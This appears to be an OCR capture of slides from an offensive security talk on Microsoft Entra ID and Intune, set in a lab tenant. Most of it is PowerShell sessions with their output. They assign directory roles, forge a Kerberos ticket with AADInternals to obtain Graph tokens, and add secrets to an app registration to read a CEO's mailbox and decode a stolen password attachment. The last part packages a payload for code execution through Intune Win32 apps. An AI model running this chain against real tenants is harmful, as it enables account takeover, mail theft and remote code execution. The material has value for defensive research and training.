PS C:\Users\Admin\Desktop> $role = Get-MgDirectoryRole -Filter "roleTemplateId eq '$roleTemplateId'" -ErrorAction SilentlyContinue
PS C:\Users\Admin\Desktop> if (-not $role) {
>>     New-MgDirectoryRole -RoleTemplateId $roleTemplateId
>>     $role = Get-MgDirectoryRole -Filter "roleTemplateId eq '$roleTemplateId'"
>> }
PS C:\Users\Admin\Desktop> $principalId = "7a184cb6-78ed-4887-b023-e9797eec547b"
PS C:\Users\Admin\Desktop> New-MgDirectoryRoleMemberByRef -DirectoryRoleId $role.Id -BodyParameter @{
>>     "@odata.id" = "https://graph.microsoft.com/v1.0/directoryObjects/$principalId"
>> }
PS C:\Users\Admin\Desktop>
```


FROM APP OWNER TO AZURE FULL ACCESS



LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX





LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

Microsoft Azure | Search resources, services, and docs (G+/) | Copilot

Home > TheDarkSide | App registrations > Email-Protection

Email-Protection | API permissions

Search | Refresh | Got feedback?

- Overview
- Quickstart

Granting tenant-wide consent may revoke permissions that have already been granted tenant-wide for that application. Permissions that users have already granted on their own behalf aren

The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the va organizations where this app will be used. Learn more

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. Learn more about permissions and consent

Add a permission | Grant admin consent for TheDarkSide

API / Permissions name	Type	Description	Admin consent requ...	Status
Microsoft Graph (5)				
Mail.Read	Application	Read mail in all mailboxes	Yes	Granted for TheDarkSide
Mail.ReadWrite	Application	Read and write mail in all mailboxes	Yes	Granted for TheDarkSide
Organization.Read.All	Application	Read organization information	Yes	Granted for TheDarkSide
User.Read	Delegated	Sign in and read user profile	No	Granted for TheDarkSide
User.Read.All	Application	Read all users' full profiles	Yes	Granted for TheDarkSide

To view and manage consented permissions for individual apps, as well as your tenant's consent settings, try Enterprise applications.

Microsoft Azure | Search resources, services, and docs (G+/)

Home > TheDarkSide | Roles and administrators > Roles and administrators | All roles > Cloud Application Administrator

Cloud Application Administrator | Assignments

All roles

Add assignments | Remove assignments | Download assignments | Refresh | Manage in PIM

- Diagnose and solve problems
- Manage
  - Assignments
  - Description
- Activity
- Troubleshooting + Support

You can also assign built-in roles to groups now. Learn More

Search: Search by name

Type: All

Name	UserName
Nikos Kiriazis	n.kiriazis@entraresearcher.onmicrosoft.com

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $kerberos=New-AADIntKerberosTicket -SidString "S-1-5-21-1397566890-10752427-3985329067-1104" -Hash "59780
[redacted]
PS C:\Payload> Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmicrosoft.com"
ey[redacted]V
UG[redacted]0
0N[redacted]8
iO[redacted]V
Pc[redacted]N
yI[redacted]A
wO[redacted]I
zO[redacted]Q
4I[redacted]N
NV[redacted]Q
3O[redacted]d
pb[redacted]R
yY[redacted]J
4N[redacted]R
YT[redacted]m
zR[redacted]P
WN[redacted]B
PS C:\Payload> $aadGraphtoken = Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmi
crosoft.com"
```

```
PS C:\Payload> $aadGraphtoken = Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmi
crosoft.com"
PS C:\Payload> Connect-AzureAD -AadAccessToken $aadGraphtoken -TenantId "[redacted]"

cmdlet Connect-AzureAD at command pipeline position 1
Supply values for the following parameters:
AccountId: n.kiriazis@entraresearcher.onmicrosoft.com

Account                                  Environment TenantId                             TenantDomain
-------                                  ----------- --------                             ------------
n.kiriazis@entraresearcher.onmicrosoft.com AzureCloud [redacted]
```

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> Get-AzureADApplication | Select-Object DisplayName, ObjectId

DisplayName                                    ObjectId
-----------                                    --------
Intune-Manager                                 0a6744ab-8d60-4875-8d17-fa2cba2abefb
IdentityGovUserApp                             1dfb20a7-5cdf-4c8c-85f2-017c010af7bd
PAM-Manager                                    6bb48641-bf32-403c-808d-9e9724daa0f6
Email-Protection                               90cd59ac-62eb-4268-80db-dfe71642ad19
AttackerApp                                    a278ab67-2890-4502-a6d0-198c4a6c5506
ConnectSyncProvisioning_AZADCON-SRV_50ccd99f8d9a e54d22ed-df24-455e-b356-77967936794e


PS C:\Payload> $pwd = New-AzureADApplicationPasswordCredential -ObjectId "90cd59ac-62eb-4268-80db-
 (Get-Date).AddYears(1)
PS C:\Payload> $pwd


CustomKeyIdentifier :
EndDate             : 7/8/2026 1:43:31 PM
KeyId               :
StartDate           : 7/8/2025 1:43:31 PM
Value               : [redacted]
```

```
PS C:\Payload> $emailClientId = '2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf'
PS C:\Payload> $emailClientSecret = '[redacted]
fR08='
PS C:\Payload> $tenantId = '[redacted]'
PS C:\Payload>
PS C:\Payload>
PS C:\Payload> $secureSecret = ConvertTo-SecureString $emailClientSecret -As
PlainText -Force
PS C:\Payload> $ClientSecretCredential = New-Object -TypeName System.Managem
ent.Automation.PSCredential -ArgumentList $emailClientId, $secureSecret
PS C:\Payload> Connect-MgGraph -TenantId $TenantId -ClientSecretCredential $
ClientSecretCredential
Welcome to Microsoft Graph!

Connected via apponly access using 2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.

PS C:\Payload> Get-MgContext


ClientId              : 2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf
TenantId              : [redacted]
Scopes                : {Mail.ReadWrite, User.Read.All, Mail.Read,
                        Organization.Read.All}
AuthType              : AppOnly
TokenCredentialType   : ClientSecret
CertificateThumbprint :
CertificateSubjectName :
SendCertificateChain  : False
Account               :
AppName               : Email-Protection
ContextScope          : Process
```

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $upn = "ceo@entraresearcher.onmicrosoft.com"
PS C:\Payload> $messages = Get-MgUserMessage -UserId $upn -Filter "hasAttachments eq true" -All:$true -Property "id,subject,receivedDateTime,hasAttachments"

PS C:\Payload> $messages |Format-List Id, Subject, ReceivedDateTime, hasAttachments


Id               : AQMkADIxYmMwYmRhLWI1NQBkLTRiZWItODM0OS0xZThjNTllYTc4OTUARgAAA55BGO4M1H1JrDKdxovg58oHABWdovHo7UNBkOkikKpg7lQAAAIBDAAAABWdovHo7UNBkOkikKpg
                   7lQAAAJpCQAAAA==
Subject          : Sensitive Information Attached
ReceivedDateTime : 7/7/2025 4:18:32 PM
HasAttachments   : True
```


LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $upn = "ceo@entraresearcher.onmicrosoft.com"
PS C:\Payload> $messages = Get-MgUserMessage -UserId $upn -Filter "hasAttachments eq true" -All:$true -Property "id,subject,receivedDateTime,hasAttachments"

PS C:\Payload> $messages |Format-List Id, Subject, ReceivedDateTime, hasAttachments

Id

Subject
ReceivedDa
HasAttachm
```

```
PS C:\Payload> $attachments = Get-MgUserMessageAttachment -UserId $upn -MessageId $messages.Id -All:$true
PS C:\Payload> $attachments| Format-List


ContentType           : text/plain
Id                    : AQMkADIxYmMwYmRhLWI1NQBkLTRiZWItODM0OS0xZThjNTllYTc4OTUARgAAA55BGO4M1H1JrDKdxovg58oHABW
                        kKpg7lQAAAJpCQAAAAESABAA8RyZXXuAFkCGoatnM51MvQ==
IsInline              : False
LastModifiedDateTime  : 7/7/2025 4:18:32 PM
Name                  : ceo-password.txt
Size                  : 243
AdditionalProperties  : {[@odata.type, #microsoft.graph.fileAttachment], [@odata.mediaContentType, text/plain],
                        TWZALVByMHRlY3QzRA==]}



PS C:\Payload> $base64 = $attachments.AdditionalProperties['contentBytes']
PS C:\Payload> $bytes = [Convert]::FromBase64String($base64)
PS C:\Payload> $text = [System.Text.Encoding]::UTF8.GetString($bytes)
PS C:\Payload> Write-Host $text
Mf@-Pr0tect3D
```

CODE EXECUTION VIA INTUNE LOB APPS

CODE EXECUTION VIA INTUNE LOB APPS



CODE EXECUTION VIA INTUNE LOB APPS

But What's New?

DeviceManagementApps.ReadWrite.All	Read and write Microsoft Intune apps
DeviceManagementCloudCA.Read.All	
DeviceManagementCloudCA.ReadWrite.All	
DeviceManagementConfiguration.Read.All	
DeviceManagementConfiguration.ReadWrite.All	


App types in Microsoft Intune

Intune supports a wide range of app types. The available options differ for each app type. Intune lets you add and assign the following app types:

Expand table

App types	Installation	Updates
Apps from the store (store apps)	Intune installs the app on the device.	App updates are automatic.
Apps written in-house or as a custom app (line-of-business)	Intune installs the app on the device (you supply the installation file).	You must update the app.
Apps that are built in (built-in apps)	Intune installs the app on the device.	App updates are automatic.
Apps on the web (web link)	Intune creates a shortcut to the web app on the device home screen.	App updates are automatic.
Apps from other Microsoft services	Intune creates a shortcut to the app in the Company Portal. For more information, see App source setting options.	App updates are automatic.

CODE EXECUTION VIA INTUNE LOB APPS




DeviceManagementApps.ReadWrite.All

Expand table

Category	Application	Delegated
Identifier	78145de6-330d-4800-a6ce-494ff2d33d07	7b3f05d5-f68c-4b8d-8c59-a2ecd12f24af
DisplayText	Read and write Microsoft Intune apps	Read and write Microsoft Intune apps
Description	Allows the app to read and write the properties, group assignments and status of apps, app configurations and app protection policies managed by Microsoft Intune, without a signed-in user.	Allows the app to read and write the properties, group assignments and status of apps, app configurations and app protection policies managed by Microsoft Intune.
AdminConsentRequired	Yes	Yes

CODE EXECUTION VIA INTUNE LOB APPS




```
PS C:\Users> $pwd = New-AzureADApplicationPasswordCredential `
>>    -ObjectId $app.ObjectId `
>>    -EndDate (Get-Date).AddYears(1)
PS C:\Users> $pwd


CustomKeyIdentifier :
EndDate             : 7/7/2026 12:39:36 PM
KeyId               :
StartDate           : 7/7/2025 12:39:36 PM
Value               :
```

CODE EXECUTION VIA INTUNE LOB APPS

```
PS C:\Users> $tenantid = '[redacted]'
PS C:\Users> $clientId     = $appId
PS C:\Users> $clientSecret = $clientSecret
PS C:\Users> $body = @{
>>   client_id     = $clientId
>>   scope         = "https://graph.microsoft.com/.default"
>>   client_secret = $clientSecret
>>   grant_type    = "client_credentials"
>> }
PS C:\Users> $resp = Invoke-RestMethod -Method Post `
>>   -Uri "https://login.microsoftonline.com/$tenantId/oauth2/v2.0/token" `
>>   -Body $body
PS C:\Users> $token = $resp.access_token
PS C:\Users>
PS C:\Users> # Common headers
PS C:\Users> $headers = @{
>>   "Authorization" = "Bearer $token"
>>   "Content-Type"  = "application/json"
>> }
PS C:\Users> $token
e[redacted]
W[redacted]
3[redacted]
E[redacted]
0[redacted]
N[redacted]
U[redacted]
```

CODE EXECUTION VIA INTUNE LOB APPS

Wait, what files can we upload?

Learn / Microsoft Intune / Intune service /

Ask Learn

Prepare Win32 app content for upload

05/15/2025

Before you can add a Win32 app to Microsoft Intune, you must prepare the app by using the Microsoft Win32 Content Prep Tool.

Convert the Win32 app content

Use the Microsoft Win32 Content Prep Tool to preprocess Windows classic (Win32) converts application installation files into the *.intunewin* format. The tool also detects

Product Solutions Resources Open Source Enterprise Pricing

Search or ju

microsoft / Microsoft-Win32-Content-Prep-Tool Public

Code Issues 28 Pull requests 8 Actions Projects Security Insights

master 6 Branches 11 Tags Go to file Code

nikyusof-zz Fixing an issue where the Win32 content prep tool crashes (#124) 2d0afcf · last year 47 Commits

IntuneWinAppUtil.exe	Fixing an issue where the Win32 content prep tool crashes (...	last year
Microsoft License Terms For Win32 Content Pr...	Add license	7 years ago
README.md	Fixing an issue where the Win32 content prep tool crashes (...	last year
ReleaseNotes.txt	Fixing an issue where the Win32 content prep tool crashes (...	last year
SECURITY.md	Microsoft mandatory file (#77)	3 years ago

README Code of conduct Security

Microsoft Win32 Content Prep Tool

Manage Windows Apps (.intunewin) with Intune

Version 1.8.6

See release notes for more information.

Use the Microsoft Win32 Content Prep Tool to pre-process Windows Classic apps The packaging tool converts

CODE EXECUTION VIA INTUNE LOB APPS

```
PS C:\Payload> cat .\payload.ps1
whoami | Out-File -FilePath 'C:\whoami.txt' -Encoding ASCII
PS C:\Payload> Invoke-PS2EXE -InputFile C:\Payload\payload.ps1 -OutputFile C:\Payload\payload.exe -NoConsole
PS2EXE-GUI v0.5.0.31 by Ingo Karstein, reworked and GUI support by Markus Scholtes


Reading input file C:\Payload\payload.ps1
Compiling file...

Output file C:\Payload\payload.exe written
PS C:\Payload>
```

```
INFO   Removing temporary files===================]   100%
                                              =====]   100%
INFO   Removed temporary files within 6 milliseconds  100%

INFO   File 'C:\Payload\Package\payload.intunewin' has been generated successfully
```

```
PS C:\Payload> .\IntuneWinAppUtil.exe --help
Version 1.8.6.0
Sample commands to use the Microsoft Intune App

IntuneWinAppUtil -v
  This will show the tool version.
IntuneWinAppUtil -h
  This will show usage information for the tool.
IntuneWinAppUtil -c <source_folder> -s <source_setup_file> -o <output_folder> <-a> <catalog_folder> <-q>
  This will generate the .intunewin file from the specified source folder and setup file.
  For MSI setup file, this tool will retrieve required information for Intune.
  If -a is specified, all catalog files in that folder will be bundled into the .intunewin file.
  If -q is specified, it will be in quiet mode. If the output file already exists, it will be overwritten.
  Also if the output folder does not exist, it will be created automatically.
IntuneWinAppUtil
  If no parameter is specified, this tool will guide you to input the required parameters step by step.
```

```
INFO   Done!!!====================================]   100%

Name
----
payload.intunewin
```

CODE EXECUTION VIA INTUNE LOB APPS

Off to Payload Upload!

Well, not so fast Dude!

Add a Win32 app to Intune

The following steps help you add a Windows app to Intune:

1. Sign in to the Microsoft Intune admin center.
2. Select **Apps** > **All Apps** > **Create**.
3. On the **Select app type** pane, under the **Other** app types, select **Windows app (Win32)**.

> **Important**
>
> Be sure to use the latest version of the Microsoft Win32 Content Prep Tool. If you don't use the latest version, you'll see a warning that says the app was packaged using an older version of the tool.


4. Click **Select**. The **Add app** steps appear.

What if…
No Intune Admin Center access?

CODE EXECUTION VIA INTUNE LOB APPS

GitHub to the rescue:

- https://github.com/MSEndpointMgr/IntuneWin32App



CODE EXECUTION VIA INTUNE LOB APPS

GitHub to the rescue:

- https://github.com/MSEndpointMgr/IntuneWin32App

```
PS C:\WINDOWS\system32> get-help IntuneWin32App

Name                    Category  Module          Synopsis
----                    --------  ------          --------
Add-IntuneWin32App      Function  IntuneWin32App  Create a new Win32 application in Microsoft Intune.
```

MSEndpointMgr / IntuneWin32App

Code | Issues 80 | Pull requests 14 | Actions | Projects 2 | Security | Insights

IntuneWin32App Public

Watch 47

master | 1 Branch | 0 Tags | Go to file | Add file | Code

